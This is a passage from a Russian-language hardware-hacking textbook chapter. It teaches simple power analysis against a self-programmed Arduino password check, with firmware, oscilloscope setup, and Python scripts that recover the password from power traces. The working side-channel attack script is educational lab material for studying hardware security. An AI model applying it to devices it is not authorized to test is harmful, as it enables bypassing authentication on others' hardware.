Для начала мы попробуем атаковать Arduino, а затем продемонстрируем ту же атаку на ChipWhisperer-Nano. Независимо от выбора оборудования вам

необходимо запрограммировать микроконтроллер на выполнение алгоритма шифрования или проверку пароля.

В листинге 9.1 показан пример кода встроенного ПО, который необходимо загрузить в целевое устройство.

Листинг 9.1. Пример прошивки микроконтроллера Arduino для выполнения простой операции с триггером

```
// Вывод 2 является триггером
int triggerPin = 2;

String known_passwordstr = String("ilovecheese");
String input_passwordstr;
char input_password[20];
char tempchr;
int index;

// Процедура setup запускается один раз, когда вы нажимаете кнопку
void setup() {
    // Настройка последовательного соединения со скоростью 9600 бод:
    Serial.begin(9600);
    pinMode(triggerPin, OUTPUT);
    tempchr = '0';
    index = 0;
}

// Процедура loop выполняется бесконечно
void loop() {
    // Немного подождем после запуска и очистим все
    digitalWrite(triggerPin, LOW);
    delay(250);
    Serial.flush();
    Serial.write("Enter Password:");

    // Ждем последнего символа
    while ((tempchr != '\n') && (index < 19)){
        if(Serial.available() > 0){
            tempchr = Serial.read();
            input_password[index++] = tempchr;
        }
    }

    // Удаление завершающего нуля и лишних символов
    input_password[index] = '\0';
    input_passwordstr = String(input_password);
    input_passwordstr.trim();
    index = 0;
    tempchr = 0;

① digitalWrite(triggerPin, HIGH);

② if(input_passwordstr == known_passwordstr){
```

```
Serial.write("Password OK\n");
} else {
    // Задержка до 500 мс случайным образом
❸ delay(random(500));
    Serial.write("Password Bad\n");
}
}
```

Сначала целевое устройство считывает пароль от пользователя. Затем сравнивает этот пароль с сохраненным ❷ (в данном случае задан пароль `ilovecheese`). Во время операции сравнения паролей на определенной линии ввода/вывода устанавливается высокий уровень, что позволяет запускать осциллограф для измерения сигнала во время этой операции ❶.

В этой прошивке есть хитрость. Несмотря на то что мы используем небезопасное сравнение строк ❷ (как во введении в атаки по времени в листинге 8.1), код затрудняет атаки по времени, поскольку в конце операции ❸ добавлено случайное ожидание до 500 мс, не позволяющее точно рассчитать моменты времени.

Сборка

Компьютер в нашем стенде будет осуществлять следующие функции:

- связь с целевым устройством (отправка команд и данных и получение ответа);
- настройка осциллографа (каналы, триггеры и масштабы);
- загрузка данных с осциллографа;
- сохранение графиков потребляемой мощности и данных, отправленных на устройство, в базе данных или файле.

Ниже мы рассмотрим требования для каждого из этих шагов. Конечная цель — измерить энергопотребление микроконтроллера при выполнении простой программы, приведенной выше в листинге 9.1.

Связь с целевым устройством

Поскольку мы атакуем устройство, которое сами же и запрограммировали, мы можем определить собственный протокол связи. В листинге 9.1 это просто последовательный интерфейс, который считывает пароль. Для простоты «правильный» пароль сохранен прямо в коде, но обычно «конфиденциальная информация» (например, пароли) должна настраиваться более гибко. В этом случае вам будет легче экспериментировать (допустим, задавать более длинные или короткие пароли). Когда вы начинаете нацеливаться на криптографию, эта практика тоже сохраняется: настройка ключевого материала с компьютера позволяет экспериментировать.

Кроме того, нам потребуется запускать осциллограф. Пока на целевом устройстве выполняется интересующая нас задача, нужно следить за энергопотреблением устройства. В листинге 9.1 мы устанавливаем выход триггера на высокий уровень непосредственно перед тем, как происходит сравнение, и возвращаем его на низкий уровень после сравнения.

Шунтирующий резистор

Выходной сигнал шунтирующего резистора довольно сильный и должен напрямую управлять осциллографом. Подключайте сигнал напрямую к осциллографу с помощью входа разъема BNC, а не подавайте его через щупы, которые могут порождать шум через заземление. Кроме того, если щупы осциллографа работают только в режиме 10:1, диапазон напряжения будет уменьшаться. После этого ваш осциллограф сможет измерять перепады напряжения, вызванные изменением энергопотребления целевого устройства.

Настройки осциллографа

Вам нужно будет правильно настроить несколько параметров осциллографа, а именно диапазон напряжения, связь и частоту дискретизации. Мы дадим вам несколько кратких советов по особенностям работы с побочными каналами. Более подробную информацию об использовании осциллографов можно прочитать в подразделе «Цифровой осциллограф» в главе 2. Если вы хотите приобрести осциллограф, то ознакомьтесь с разделом «Отображение аналоговых сигналов (осциллографы): от 300 до 25 000 долларов» в приложении А.

Диапазон напряжения нужно выбрать достаточно высокий, чтобы захваченный сигнал не обрезался. Например, когда у вас есть сигнал 1,3 В, а диапазон не превышает 1,0 В, вы потеряете всю информацию выше 1,0 В. С другой стороны, его нужно выбрать достаточно низким, чтобы не вызвать ошибок квантования. Это означает, что если диапазон установлен на 5 В, а сигнал не превышает 1,3 В, то вы потеряли 3,7 В диапазона. Если можно задать диапазон либо 1 В, либо 2 В, то для сигнала 1,3 В нужно выбрать 2 В.

Режим *входной связи* осциллографа обычно не играет большой роли. Если у вас нет веской причины делать иначе, то просто используйте режим связи по переменному току, поскольку он центрирует сигнал вокруг уровня 0 В. Для той же цели можно использовать режим связи по постоянному току или регулировать смещение. Преимущество режима связи по переменному току заключается в том, что он устраниет любые постепенные сдвиги напряжения или очень низкочастотные шумы, которые могут усложнить измерения, если, например, выходной сигнал вашего регулятора напряжения дрейфует по мере прогрева системы. Он также компенсирует смещение постоянного тока, возникающее при использовании шунта на стороне VCC, как показано на рис. 9.2. Смещения постоянного тока обычно не несут информации о побочном канале.

Что касается *частоты дискретизации*, то здесь стоит выбрать лучшее качество захвата, но более медленную обработку, чем быструю обработку с потерями качества. Приступая к работе, используйте эмпирическое правило: замеры должны проводиться каждые 1–5 тактов целевого устройства.

У вашего осциллографа могут быть и другие полезные функции, такие как *ограничение полосы пропускания* 20 МГц, которое может снизить высокочастотный шум. Для той же цели можно использовать аналоговые фильтры низких частот. В случае атаки на низкочастотное устройство подобное снижение высокочастотного шума может оказаться полезным, но если вы атакуете очень быстрое устройство, то данные более высокочастотных компонентов будут вам нужны. Рекомендуется устанавливать ограничитель полосы пропускания так, чтобы он примерно в пять раз превышал частоту дискретизации. Например, целевая полоса 5 МГц может дискретизироваться со скоростью 10 Мвыб/с, а полоса пропускания ограничивается 50 МГц.

Обязательно поэкспериментируйте, чтобы определить наилучшую настройку измерения для любого заданного устройства и алгоритма. Это хороший опыт, который научит вас понимать, как настройки влияют на качество и скорость сбора данных.

Связь с осциллографом

Чтобы фактически выполнить атаку, вам понадобится какой-то способ загрузить данные трассировки на компьютер. В случае простых атак анализа потребляемой мощности достаточно посмотреть на дисплей осциллографа. Для более сложных атак данные с осциллографа нужно будет загрузить на компьютер.

Способ связи с осциллографом почти полностью зависит от его производителя. У одних поставщиков есть собственная библиотека с языковыми привязками для С и Python. Другие полагаются на *архитектуру программного обеспечения виртуальных приборов* (Virtual Instrument Software Architecture, VISA), отраслевой стандарт связи между испытательным оборудованием. Если ваш осциллограф поддерживает VISA, то вы сможете найти высокоуровневые библиотеки почти на всех языках, способных работать с этим стандартом, например в Python есть библиотека PyVISA. Вам нужно будет реализовать особые инструкции или параметры вашего осциллографа, но поставщик должен предоставить соответствующие инструкции.

Хранение данных

Методика хранения данных трассировки почти полностью зависит от платформы, на которой вы планируете осуществлять анализ. Если вы планируете работать полностью на Python, то можете поискать формат хранения, совместимый

с популярной библиотекой NumPy. При использовании MATLAB вы можете использовать собственный формат файла MATLAB. Если вы планируете экспериментировать с распределенными вычислениями, то вам необходимо изучить предпочтительную файловую систему для вашего кластера.

При работе с действительно большими наборами трасс формат хранения будет иметь значение, и его нужно будет оптимизировать для быстрого линейного доступа. В профессиональных лабораториях нередко встречаются объемы данных до 1 Тбайт. С другой стороны, для экспериментальной работы требования к хранилищу данных должны быть довольно небольшими.

Для атаки на программную реализацию на восьмибитном микроконтроллере может потребоваться всего 10 или 20 измерений мощности, поэтому подойдет любой способ!

Собираем все воедино: SPA-атака

Теперь, когда установка готова, выполним реальную атаку SPA, поработав с кодом из листинга 9.1. Как упоминалось ранее, в этом коде выполняется небезопасное сравнение паролей. Случайное ожидание в конце кода скрывает временные закономерности, поэтому использовать время напрямую не получится. Нам придется присмотреться, используя SPA на трассировках, чтобы увидеть, удастся ли идентифицировать сравнения отдельных символов. Если трассировки выдают неверный символ, то мы можем провести ограниченную атаку методом грубой силы, чтобы восстановить пароль точно так же, как мы это делали в чистых атаках по времени в главе 8.

Сначала проведем кое-какую дополнительную подготовку на испытуемой Arduino. Затем выполним трассировку потребляемой мощности, вводя правильный, частично правильный и неправильный пароли. Если нам удастся определить индекс первого неправильного символа, то мы можем перебрать и остальные символы, чтобы восстановить правильный пароль.

Подготовка целевого устройства

Чтобы продемонстрировать подход к снятию трассировок без пайки, нам нужно расширить схему, показанную выше на рис. 9.1. По сути, мы берем Arduino Uno и просто переносим микроконтроллер ATmega328P на макетную плату (рис. 9.6). Как упоминалось ранее, нам нужен токовый шунт на выводе VCC, поэтому мы не можем просто использовать обычную плату Arduino (по крайней мере, без пайки).

На рис. 9.7 показана схема подключения Arduino Uno.




Рис. 9.6. Плата Arduino, используемая в качестве цели для атаки с анализом побочного канала




Рис. 9.7. Схема подключения Arduino Uno (создана в программе Fritzing)

Контакты 9 и 10 подключены к макетной плате от пустого разъема интегральной схемы (ИС), где раньше находился микроконтроллер. С их помощью тактовая частота с платы передается на микросхему микроконтроллера. Эти перемычки должны быть максимально короткими. Проводить их вне платы, как это сделали мы, — не лучшая идея, но работает. Если с запуском системы возникают проблемы, то, возможно, провода слишком длинные.

Номиналы резисторов и конденсаторов не обязательно должны быть точными. Здесь используются резисторы на 100 Ом, но подойдут любые резисторы от 22 до 100 Ом. Конденсаторы можно использовать в диапазоне от 100 до 330 мкФ. (В схеме на рис. 9.3 приведены некоторые детали. Обратите внимание, что Y1, C5 и C6, показанные на рис. 9.3, здесь не используются, так как они уже есть на основной плате Arduino.)

Теперь, когда Arduino готова к измерению мощности, нужно загрузить в плату код из листинга 9.1. После соединения с последовательным контактом у вас должна появиться командная строка, в которую можно ввести пароль (рис. 9.8).




Рис. 9.8. Последовательный вывод с Arduino

Обязательно проверьте правильность работы кода как для правильного, так и для неправильного пароля. Это можно сделать, введя пароль вручную или создав тестовую программу, которая напрямую взаимодействует с целевым кодом. Теперь все готово к атаке!

Подготовка осциллографа

Настройте осциллограф на запуск по сигналу линии цифрового ввода/вывода. Мы используем второй цифровой ввод/вывод — контакт 4 на микросхеме ATmega328P. Код на целевом устройстве активирует на нем сигнал высокого уровня непосредственно перед чувствительной операцией (в данном случае перед сравнением паролей).

Попробуйте поэкспериментировать, отправив один и тот же пароль несколько раз. Графики трассировки должны получиться очень похожими. Если нет, то проверьте установку. Возможно, осциллограф не улавливает сигнал триггера или ваша тестовая программа работает неправильно. Трассировки слева от пунктирной линии на рис. 9.9 дают представление о том, насколько похожими должны быть трассы.

Убедившись, что установка работает, поэкспериментируйте с различными настройками осциллографа, следуя рекомендациям предыдущего подраздела. Arduino Uno работает на частоте 16 МГц, поэтому осциллограф нужно настроить на любое значение от 20 до 100 Мвывб/с. Настройте его диапазон так, чтобы он точно соответствовал сигналу и не обрезал его.

Для простоты сборки мы использовали щупы осциллографа. Как упоминалось ранее, это приведет к некоторой потере сигнала по сравнению с прямым подключением кабеля к разъему BNC. Но для нашего целевого устройства это не имеет большого значения.

Если у вас есть щупы для осциллографа, которые можно переключать между режимами 10× и 1×, то в положении 1× они работают лучше. Режим 1× обеспечивает меньший уровень шума, но с очень узкой полосой пропускания. В этом конкретном случае более низкая пропускная способность действительно полезна, поэтому мы предпочитаем использовать настройку 1×. Если у осциллографа есть ограничение полосы пропускания (у многих моделей есть ограничение полосы пропускания 20 МГц), то включите его и проверьте, стал ли сигнал более четким. В приложении А описаны несколько осциллографов, и вы можете выбрать подходящий для вас вариант.

Анализ сигнала

Теперь вы можете начать экспериментировать с разными паролями. При вводе правильных и неправильных паролей на графиках должна появляться заметная разница. На рис. 9.9 показаны примеры измерения мощности при вводе разных паролей: кривые потребляемой мощности для правильного пароля (сверху, `ilovecheese`), полностью неправильного пароля (снизу, `test`) и частично правильного пароля (в середине, `iloveaaaaaa`).

Между двумя верхними трассами и нижней видна четкая разница. Функция сравнения строк в случае неправильного пароля выдает ответ быстрее, и на нижней кривой виден более короткий сигнал триггера. Более интересная область — это то, где сравнивается то же количество символов, но с неправильными значениями, как показано на верхней и средней кривых. Для этих трасс сигнатурата потребляемой мощности одинакова до пунктирной линии, после которой начинаются сравнения символов. Внимательно изучив правильный пароль, вы

увидите около 11 повторяющихся сегментов, обозначенных стрелками, которые идеально соответствуют 11 символам `ilovecheese`.




Рис. 9.9. Графики потребляемой мощности показаны при вводе правильного, частично правильного и неправильного паролей. Стрелками обозначены операции сравнения символов. Чёрный сигнал, наложенный на каждую трассу, — это сигнал триггера

Теперь, взглянув на трассировку пароля `iloveaaaaaa` посередине, вы увидите только пять таких сегментов. Каждый сегмент означает одну итерацию некоторого цикла сравнения, поэтому количество этих сегментов соответствует длине правильного префикса пароля. Как и в случае атаки по времени в главе 8, это означает, что мы можем перебирать каждый возможный входной символ по

одному, что позволяет очень быстро подобрать пароль (если написать для этого сценарий).

Сценарий для связи и анализа

Для этого раздела вам потребуется подключить осциллограф и целевое устройство к какой-либо среде программирования. Этот интерфейс позволит вам написать сценарий для отправки произвольных паролей, отмечая измерение потребляемой мощности. Мы будем использовать данный сценарий, чтобы определить, сколько начальных символов было принято.

Специфика этого сценария во многом зависит от того, какую систему вы используете для загрузки данных с осциллографа. В листинге 9.2 показан сценарий, который работает с USB-устройством PicoScope и кодом проверки пароля на Arduino. Вам нужно будет настроить параметры под целевое устройство, и простым копированием кода тут не обойтись.

Листинг 9.2. Пример сценария для подключения компьютера к PicoScope серии 2000 вместе с его целевым устройством Arduino

```
# Простой временной анализ пароля на Arduino
import numpy as np
import pylab as plt
import serial
import time
# Модуль picoscope из https://github.com/colinoflynn/pico-python
from picoscope import ps2000

# Настройка последовательного порта
try:
    ser = serial.Serial(
        port='com42',
        baudrate=9600,
        timeout=0.500
    )

    ps = ps2000.PS2000()

    print("Found the following picoscope:")
    print(ps.getAllUnitInfo())

    # Длительность сигнала триггера должна быть не менее 13 мкс
    obs_duration = 13E-6

    # Выбрать не менее 4096 точек в этом окне
    sampling_interval = obs_duration / 4096

    # Настройка временной шкалы
    (actualSamplingInterval, nSamples, maxSamples) = \
        ps.setSamplingInterval(sampling_interval, obs_duration)
```

```
print("Sampling interval = %f us" % (actualSamplingInterval *  
nSamples * 1E6))  
  
# Канал А является триггером  
ps.setChannel('A', 'DC', 10.0, 0.0, enabled=True)  
ps.setSimpleTrigger('A', 1.0, 'Rising', timeout_ms=2000, enabled=True)  
  
# Диапазон 50 мВ на канале В, связь по переменному току,  
# ограничение полосы пропускания 20 МГц  
ps.setChannel('B', 'AC', 0.05, 0.0, enabled=True, BWLimited=True)  
  
# Пароли для проверки  
test_list = ["ilovecheese", "iloveaaaaaa"]  
data_list = []  
  
# Очистка системы  
ser.write((test_list[0] + "\n").encode("utf-8"))  
ser.read(128)  
  
for pw_test in test_list:  
    # Выполнение захвата  
    ps.runBlock()  
    time.sleep(0.05)  
    ser.write((pw_test + "\n").encode("utf-8"))  
    ps.waitReady()  
    print('Sent "%s" - received "%s"' %(pw_test, ser.read(128)))  
    data = ps.getDataV('B', nSamples, returnOverflow=False)  
    # Нормализация данных по стандартному отклонению и среднему  
    data = (data - np.mean(data)) / np.std(data)  
    data_list.append(data)  
  
# Построение кривых проверки паролей  
x = range(0, nSamples)  
pltstyles = ['-', '--', '-.'][  
pltcolor = ['0.5', '0.1', 'r'][  
plt.figure().gca().set_xticks(range(0, nSamples, 25))  
for i in range(0, len(data_list)):  
    plt.plot(x, data_list[i], pltstyles[i], c=pltcolor[i], label= \  
    test_list[i])  
plt.legend()  
plt.xlabel("Sample Number")  
plt.ylabel("Normalized Measurement")  
plt.title("Password Test Plot")  
plt.grid()  
plt.show()  
finally:  
    # Объекты нужно закрывать  
    ser.close()  
    ps.stop()  
    ps.close()
```

Данный сценарий выведет график, подобный тому, который был показан на рис. 9.10. Обратите внимание, что маркеры на графике были добавлены

с помощью дополнительного кода, которого нет в листинге 9.2. Если вам нужен код генерации маркера, то загляните в репозиторий.




Рис. 9.10. Две кривые потребляемой мощности двух разных попыток подбора пароля (правильные символы отмечены кружками, а неправильные — квадратами)

На рис. 9.10 используется другой масштаб, и сравнение начинается с выборки 148. Сплошная линия соответствуетциальному паролю, частично правильный пароль показан прочерками. Вы можете заметить, что через каждые 25 выборок, начиная с выборки 148, рисунок повторяется. Видимо, в этом месте происходит сравнение. Линии совпадают для первых пяти сравнений. Обратите внимание: в выборке под номером 273 правильный пароль и частично правильный пароль расходятся, и это лишь подтверждает, что первые пять символов (*ilove*) введенных паролей одинаковы. Чтобы подчеркнуть это, мы отметили значение трассировки потребляемой мощности правильного пароля кружками через каждые 25 выборок, а значение трассировки потребляемой мощности неверного пароля — квадратами через каждые 25 выборок. Обратите внимание, что квадрат и круг расположены близко друг к другу в первых пяти отмеченных местах, а в шестом месте уже расходятся.

Чтобы запрограммировать эту атаку, мы можем сравнить значение выборки кривой мощности через каждые 25 выборок, начиная с выборки 148. Взяв маркеры на рис. 9.10, мы увидим некоторое пороговое напряжение около 1,2 В, которое можно использовать, чтобы отличать хорошие и плохие итерации.

Как мы узнали, что сравнение началось именно с точки выборки 148? Чтобы найти начало сравнения, можно ввести пароль, который должен показать расхождение, как только начнется сравнение. Для этого вам придется добавить в список паролей нечто наподобие `aaaaaaaaaa`.

Сценарий атаки

Определяли сегменты мы с помощью техники «присдельного взгляда на трассировку», которая является обычной отправной точкой для SPA, но для того, чтобы написать это, нам нужно быть немного более точными. Нам нужен *отличительный признак*, который сообщает сценарию, где находится интересующий нас сегмент. Имея это в виду, мы разработали следующее правило: индекс сегмента сравнения символов i определяется как успешный, если существует пик, превышающий $1,2 \text{ В}$ в выборке $148 + 25i$. Вы заметите, что на рис. 9.10 неправильный пароль расходится в выборке 273, и в это время трассировка неправильного пароля имеет значение около $1,06 \text{ В}$. Обратите внимание: трассировки могут быть зашумлены, и возможно, вам придется добавить фильтрацию сигнала или проверить его несколько раз, чтобы подтвердить совпадение результатов.

Кроме того, необходимо использовать поиск в области вокруг образца с точностью до ± 1 выборки, поскольку осциллограф работает с отклонениями. Быстрая проверка, показанная выше на рис. 9.10, показывает, что это должно сработать. Теперь, вооружившись знаниями, мы можем создать сценарий Python из листинга 9.3, который автоматически подберет нам правильный пароль.

Листинг 9.3. Пример сценария для использования обнаруженной утечки и подбора пароля

```
# Простой временный анализ пароля на Arduino
import numpy as np
import pylab as plt
import serial
import time
# Модуль picoscope из https://github.com/colinoflynn/pico-python
from picoscope import ps2000

# Настройка последовательного порта
try:
    ser = serial.Serial(
        port='com42',
        baudrate=9600,
        timeout=0.500
    )

    ps = ps2000.PS2000()
```

```
print("Found the following picoscope:")
print(ps.getAllUnitInfo())

# Длительность сигнала триггера должна быть не менее 13 мкс
obs_duration = 13E-6

# Выбрать не менее 4096 точек в этом окне
sampling_interval = obs_duration / 4096

# Настройка временной шкалы
(actualSamplingInterval, nSamples, maxSamples) = \
    ps.setSamplingInterval(sampling_interval, obs_duration)

# Канал А является триггером
ps.setChannel('A', 'DC', 10.0, 0.0, enabled=True)
ps.setSimpleTrigger('A', 1.0, 'Rising', timeout_ms=2000, enabled=True)

# Диапазон 50 мВ на канале В, связь по переменному току,
# ограничение полосы пропускания 20 МГц
ps.setChannel('B', 'AC', 0.05, 0.0, enabled=True, BWLimited=True)

guesspattern="abcdefghijklmnopqrstuvwxyz"
current_pw = ""

start_index = 148
inc_index = 25

# Используется фиксированная длина пароля 11 символов
for guesschar in range(0,11):
    for g in guesspattern:
        # Угадывание с учетом минимальной длины
        pw_test = current_pw + g
        pw_test = pw_test.ljust(11, 'a')

        # Выполнение захвата
        ps.runBlock()
        time.sleep(0.05)
        ser.write((pw_test + "\n").encode("utf-8"))
        ps.waitReady()
        response = ser.read(128).decode("utf-8").replace("\n", "")
        print('Sent "%s" - received "%s" %(pw_test, response)')
        if "Password OK" in response:
            print("****FOUND PASSWORD = %s"%pw_test)
            raise Exception("password found")
        data = ps.getDataV('B', nSamples, returnOverflow=False)
        # Нормализация данных по стандартному отклонению и среднему
        data = (data - np.mean(data)) / np.std(data)

        # Проверяемая область
        idx = (guesschar*inc_index) + start_index

        # Эмпирически определенное пороговое значение
        if max(data[idx-1 : idx+2]) > 1.2:
            print("/**Character %d = %s%(guesschar, g)")
            current_pw = current_pw + g;
            break
```

```
print

print("Password = %s"%current_pw)

finally:
    # Объекты нужно закрывать
    ser.close()
    ps.stop()
    ps.close()
```

Этот сценарий реализует простейшую SPA-атаку: перехватывает проверку пароля, используя напряжение в выборках $148 + 25i$ для определения правильности символа i , и просто перебирает все символы, пока не будет найден полный пароль:

```
****FOUND PASSWORD = ilovecheese
```

Этот сценарий немного медленный, но зато простой. Улучшить в нем можно две вещи. Во-первых, тайм-аут в функции `serial.read()` всегда устанавливается равным 500 мс. Вместо этого мы могли бы искать новую строку (`\n`) и не пытаться читать больше данных. Во-вторых, в программе для проверки паролей в Arduino есть задержка при вводе неправильного пароля. Мы могли бы использовать линию ввода/вывода для сброса микросхемы Arduino после каждой попытки выполнить эту задержку. Эти улучшения останутся вам в качестве упражнения.

Вам нужно будет очень внимательно изучить трассировки питания. В зависимости от того, где находится отличительный признак, возможно, придется перевернуть знак сравнения, чтобы код сработал. Отличительные признаки появляются в нескольких местах, поэтому небольшие изменения в коде могут изменить результаты.

Если вы хотите посмотреть работу этого примера на известном оборудовании, то код из документа (см. <https://nostarch.com/hardwarehacking/>) показывает, как использовать ChipWhisperer-Nano или ChipWhisperer-Lite для связи с целевым устройством Arduino. Кроме того, в файл с кодом включены «предварительно записанные» графики питания, поэтому вы можете запустить этот пример без аппаратного обеспечения. Однако мы можем сделать эту атаку более последовательно, нацелившись на встроенное устройство, а не на созданную вами Arduino, которую мы рассмотрим далее. Кроме того, мы создадим более автоматизированную атаку, которая не будет требовать от нас ручного определения местоположения и значения отличительного признака.

Пример ChipWhisperer-Nano

Теперь рассмотрим аналогичную атаку на ChipWhisperer-Nano, в которой нам потребуются целевое устройство, программатор, осциллограф и последовательный

порт в одном корпусе. Это означает, что мы можем сосредоточиться на примере кода и автоматизировать атаку. Как и в других главах, мы будем использовать готовый файл с кодом (<https://nostarch.com/hardwarehacking>). Откройте его, если у вас есть ChipWhisperer-Nano.

Сборка и загрузка прошивки

Для начала вам нужно собрать программу (аналогично листингу 9.1) для целевого микроконтроллера STM32F0. Вам не нужно писать собственный код, так как у нас есть готовый код, являющийся частью проекта ChipWhisperer. Сборка встроенного ПО просто требует вызова `make` из файла с соответствующей указанной платформой, как показано в листинге 9.4.

Листинг 9.4. Сборка прошивки `basic-passwdcheck`, аналогичная листингу 9.1

```
%%bash
cd ../hardware/victims/firmware/basic-passwdcheck
make PLATFORM=CWNANO CRYPTO_TARGET=None
```

Затем вы можете подключиться к целевому устройству и запрограммировать встроенный STM32F0 с помощью кода из листинга 9.5.

Листинг 9.5. Первоначальная настройка и программирование целевого устройства с помощью пользовательской прошивки

```
SCOPETYPE = 'OPENADC'
